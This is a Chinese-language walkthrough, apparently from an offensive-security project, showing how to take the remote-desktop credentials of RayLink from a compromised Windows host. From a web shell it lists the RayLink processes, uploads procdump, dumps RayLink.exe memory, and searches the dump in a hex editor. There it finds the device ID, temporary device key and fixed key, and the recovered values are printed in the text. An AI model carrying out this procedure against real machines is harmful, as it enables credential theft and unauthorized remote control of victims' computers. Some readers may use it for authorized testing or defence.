I.3、 RayLink安装版本

2023年10月26日 15:48

By:弱鸡

笔者微信：vivo50KFCKFC

项目地址：https://github.com/RuoJi6/Deskbypass

博客：https://vlog.taoyuan.cool/

工具链接：


链接：https://pan.baidu.com/s/1XdVkAJU_Q9rD0PMiSDZFKQ?pwd=zdpm

提取码：zdpm

--来自百度网盘超级会员V4的分享

1、搜索RayLink进程ID


tasklist /v | findstr /i RayLink



```
E:/phpstudy_pro/WWW/ >tasklist /v | findstr /i RayLink

RayLinkService.exe       13264 Services        0    24,304 K Unknown      NT AUTHORITY\SYSTEM           0:00:00 暂缺
RayLinkWatch.exe         11352 Services        0     5,620 K Unknown      NT AUTHORITY\SYSTEM           0:00:00 暂缺
RayLinkCapturer.exe       9036 Console         1    14,700 K Running      NT AUTHORITY\SYSTEM           0:00:00 AVCapturer
RayLinkCapturer.exe        448 Console         1    14,112 K Running      NT AUTHORITY\SYSTEM           0:00:00 AVCapturer
RayLinkService.exe       10620 Console         1    12,228 K Unknown      DESKTOP-48IQAVS\123456        0:00:00 暂缺
RayLink.exe                576 Console         1    76,004 K Running      DESKTOP-48IQAVS\123456        0:00:23 RayLink
```


2、上传procdump，dump内存(此操作敏感，这个文件本身是windows官方的)

procdump.exe -accepteula -ma ID



```
 E:\phpstudy_pro\WWW 的目录

2023/10/26  15:49    <DIR>          .
2023/10/26  15:49    <DIR>          ..
2023/09/21  22:49                32 1.php
2023/09/17  17:14    <DIR>          error
2019/09/03  14:30             2,307 index.html
2023/10/26  15:50           791,960 procdump.exe
2023/10/26  14:41               299 shell.php
               4 个文件        794,598 字节
               3 个目录 29,170,266,112 可用字节

E:/phpstudy_pro/WWW/ >
```


[+]命令执行成功



```
E:/phpstudy_pro/WWW/ >procdump.exe -accepteula -ma  576


ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[15:53:40] Dump 1 initiated: E:\phpstudy_pro\WWW\RayLink.exe_231026_155340.dmp
[15:53:40] Dump 1 writing: Estimated dump file size is 199 MB.
[15:53:41] Dump 1 complete: 199 MB written in 1.4 seconds
[15:53:41] Dump count reached.


E:/phpstudy_pro/WWW/ >dir

 驱动器 E 中的卷是 新加卷
 卷的序列号是 1292-9D08

 E:\phpstudy_pro\WWW 的目录

2023/10/26  15:53    <DIR>          .
2023/10/26  15:53    <DIR>          ..
2023/09/21  22:49                32 1.php
2023/09/17  17:14    <DIR>          error
2019/09/03  14:30             2,307 index.html
2023/10/26  15:50           791,960 procdump.exe
2023/10/26  15:53       202,908,401 RayLink.exe_231026_155340.dmp
2023/10/26  14:41               299 shell.php
               5 个文件    203,702,999 字节
               3 个目录 28,967,354,368 可用字节

E:/phpstudy_pro/WWW/ >
```

3、下载到本地使用010 Editor查看文件


先使用loggerupdate 和update config找到用户ID值，然后在搜搜ID值找到临时验证码



```
40h: 00 86 44 E6 55 9B 02 00 00 70 00 00 00 00 00 00  .†DæU›...p......
50h: 00 A0 E4 69 98 F7 7F 00 00 80 44 E6 55 9B 02 00  . äi˜÷...€DæU›..
60h: 00 76 00 00 00 00 00 00 00 FA 00 00 00 00 00 00  .v.......ú......
70h: 00 6C 6F 67 67 65 72 75 70 64 61 74 65 20 63 6F  .loggerupdate co
80h: 6E 66 69 67 20 7B 22 64 65 76 69 63 65 49 64 22  nfig {"deviceId"
90h: 3A 22 35 32 32 30 36 30 30 35 30 22 2C 22 64 65  :"522060050","de
A0h: 76 69 63 65 4B 65 79 22 3A 22 4E 54 52 7A 32 36  viceKey":"NTRz26
B0h: 38 33 22 2C 22 64 65 76 69 63 65 46 69 78 65 64  83","deviceFixed
C0h: 4B 65 79 22 3A 22 6B 57 33 71 49 4E 44 49 22 2C  Key":"kW3qINDI",
D0h: 22 6D 69 72 72 6F 72 4F 72 45 78 74 65 6E 64 4D  "mirrorOrExtendM
E0h: 6F 64 65 22 3A 30 7D 00 00 00 00 00 00 00 00 00  ode":0}.........
F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
10h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
20h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
30h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
40h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
50h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

果

地址	值
已找到 1 个 'loggerupdate'.	
10D771h	loggerupdate




```
750h: 00 A0 E4 69 98 F7 7F 00 00 80 44 E6 55 9B 02 00  . äi˜÷...€DæU›..
760h: 00 76 00 00 00 00 00 00 00 FA 00 00 00 00 00 00  .v.......ú......
770h: 00 6C 6F 67 67 65 72 75 70 64 61 74 65 20 63 6F  .loggerupdate co
780h: 6E 66 69 67 20 7B 22 64 65 76 69 63 65 49 64 22  nfig {"deviceId"
790h: 3A 22 35 32 32 30 36 30 30 35 30 22 2C 22 64 65  :"522060050","de
7A0h: 76 69 63 65 4B 65 79 22 3A 22 4E 54 52 7A 32 36  viceKey":"NTRz26
7B0h: 38 33 22 2C 22 64 65 76 69 63 65 46 69 78 65 64  83","deviceFixed
7C0h: 4B 65 79 22 3A 22 6B 57 33 71 49 4E 44 49 22 2C  Key":"kW3qINDI",
7D0h: 22 6D 69 72 72 6F 72 4F 72 45 78 74 65 6E 64 4D  "mirrorOrExtendM
7E0h: 6F 64 65 22 3A 30 7D 00 00 00 00 00 00 00 00 00  ode":0}.........
7F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
800h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
810h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
820h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
830h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
840h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
850h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
860h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
870h: 00 00 46 E6 55 9B 02 00 00 06 00 00 00 00 00 00  ..FæU›..........
880h: 00 02 00 00 00 FF FF FF FF A9 49 B7 8A 02 56 3C  .....ÿÿÿÿ©I·Š.V<
890h: 00 90 1D 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

查找 文本: update config 全部(A) 选项(P) 75 70 64 61 74 65 20 63 6F 6E 66 69 67

结果

地址	值
已找到 3 个 'update config'.	
10D777h	update config
5D5EC2h	update config


搜索ID值



```
h: 00 00 00 00 00 00 00 00 00 0F 00 00 00 00 00 00  ................
h: 00 00 00 00 00 00 00 00 00 9A 9A 8E 57 9B 02 00  .........ššŽW›..
h: 00 00 00 00 00 00 00 00 00 0F 00 00 00 00 00 00  ................
h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00  ................
h: 00 35 32 32 30 36 30 30 35 30 00 8D 57 9B 02 00  .522060050..W›..
h: 00 09 00 00 00 00 00 00 00 0F 00 00 00 00 00 00  ................
h: 00 4E 54 52 7A 32 36 38 33 00 01 00 00 00 00 00  .NTRz2683.......
h: 00 08 00 00 00 00 00 00 00 0F 00 00 00 00 00 00  ................
h: 00 00 00 00 00 00 00 00 00 60 00 00 00 00 00 00  .........`......
h: 00 00 00 00 00 00 00 00 00 0F 00 00 00 00 00 00  ................
h: 00 00 00 00 00 00 00 00 00 00 4B 8F 57 9B 02 00  ..........K.W›..
h: 00 70 9A 8E 57 9B 02 00 00 00 00 00 00 00 00 00  .pšŽW›..........
h: 00 0F 00 00 00 00 00 00 00 00 EB B3 E2 FF 00 00  ..........ë³âÿ..
h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
h: 00 0F 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
h: 00 00 EB B3 E2 FF 00 00 00 00 00 00 00 00 00 00  ..ë³âÿ..........
h: 00 00 00 00 00 00 00 00 00 0F 00 00 00 00 00 00  ................
h: 00 00 91 F1 55 9B 02 00 00 90 E9 56 98 F7 7F 00  ..‘ñU›....éV˜÷..
h: 00 00 00 00 00 00 00 00 00 0F 00 00 00 00 00 00  ................
h: 00 B0 62 1C 99 F7 7F 00 00 20 62 E8 55 9B 02 00  .°b.™÷... bèU›..
h: 00 FF FF FF FF 00 00 00 00 00 00 00 00 F4 7F 00  .ÿÿÿÿ........ô..
h: 00 F0 C9 90 57 9B 02 00 00 00 00 00 00 00 00 00  .ðÉ.W›..........
h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
h: 00 00 00 00 00 00 00 00 00 E0 44 91 57 9B 02 00  .........àD‘W›..
h: 00 00 00 00 00 00 00 00 00 F0 AF 8E 57 9B 02 00  .........ð¯ŽW›..
h: 00 00 00 00 00 00 00 00 00 A0 56 8F 57 9B 02 00  ......... V.W›..
```

果


地址	值
已找到 3 个 '522060050'.	
3EC71h	522060050
10D792h	522060050
5D5EDDh	522060050



```
D740h: 00 86 44 E6 55 9B 02 00 00 70 00 00 00 00 00 00  .†DæU›...p......
D750h: 00 A0 E4 69 98 F7 7F 00 00 80 44 E6 55 9B 02 00  . äi˜÷...€DæU›..
D760h: 00 76 00 00 00 00 00 00 00 FA 00 00 00 00 00 00  .v.......ú......
D770h: 00 6C 6F 67 67 65 72 75 70 64 61 74 65 20 63 6F  .loggerupdate co
D780h: 6E 66 69 67 20 7B 22 64 65 76 69 63 65 49 64 22  nfig {"deviceId"
D790h: 3A 22 35 32 32 30 36 30 30 35 30 22 2C 22 64 65  :"522060050","de
D7A0h: 76 69 63 65 4B 65 79 22 3A 22 4E 54 52 7A 32 36  viceKey":"NTRz26
D7B0h: 38 33 22 2C 22 64 65 76 69 63 65 46 69 78 65 64  83","deviceFixed
D7C0h: 4B 65 79 22 3A 22 6B 57 33 71 49 4E 44 49 22 2C  Key":"kW3qINDI",
D7D0h: 22 6D 69 72 72 6F 72 4F 72 45 78 74 65 6E 64 4D  "mirrorOrExtendM
D7E0h: 6F 64 65 22 3A 30 7D 00 00 00 00 00 00 00 00 00  ode":0}.........
D7F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
D800h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
D810h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
D820h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
D830h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
D840h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
D850h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
D860h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

结果

地址	值
已找到 3 个 '522060050'.	
3EC71h	522060050
10D792h	522060050
5D5EDDh	522060050




```
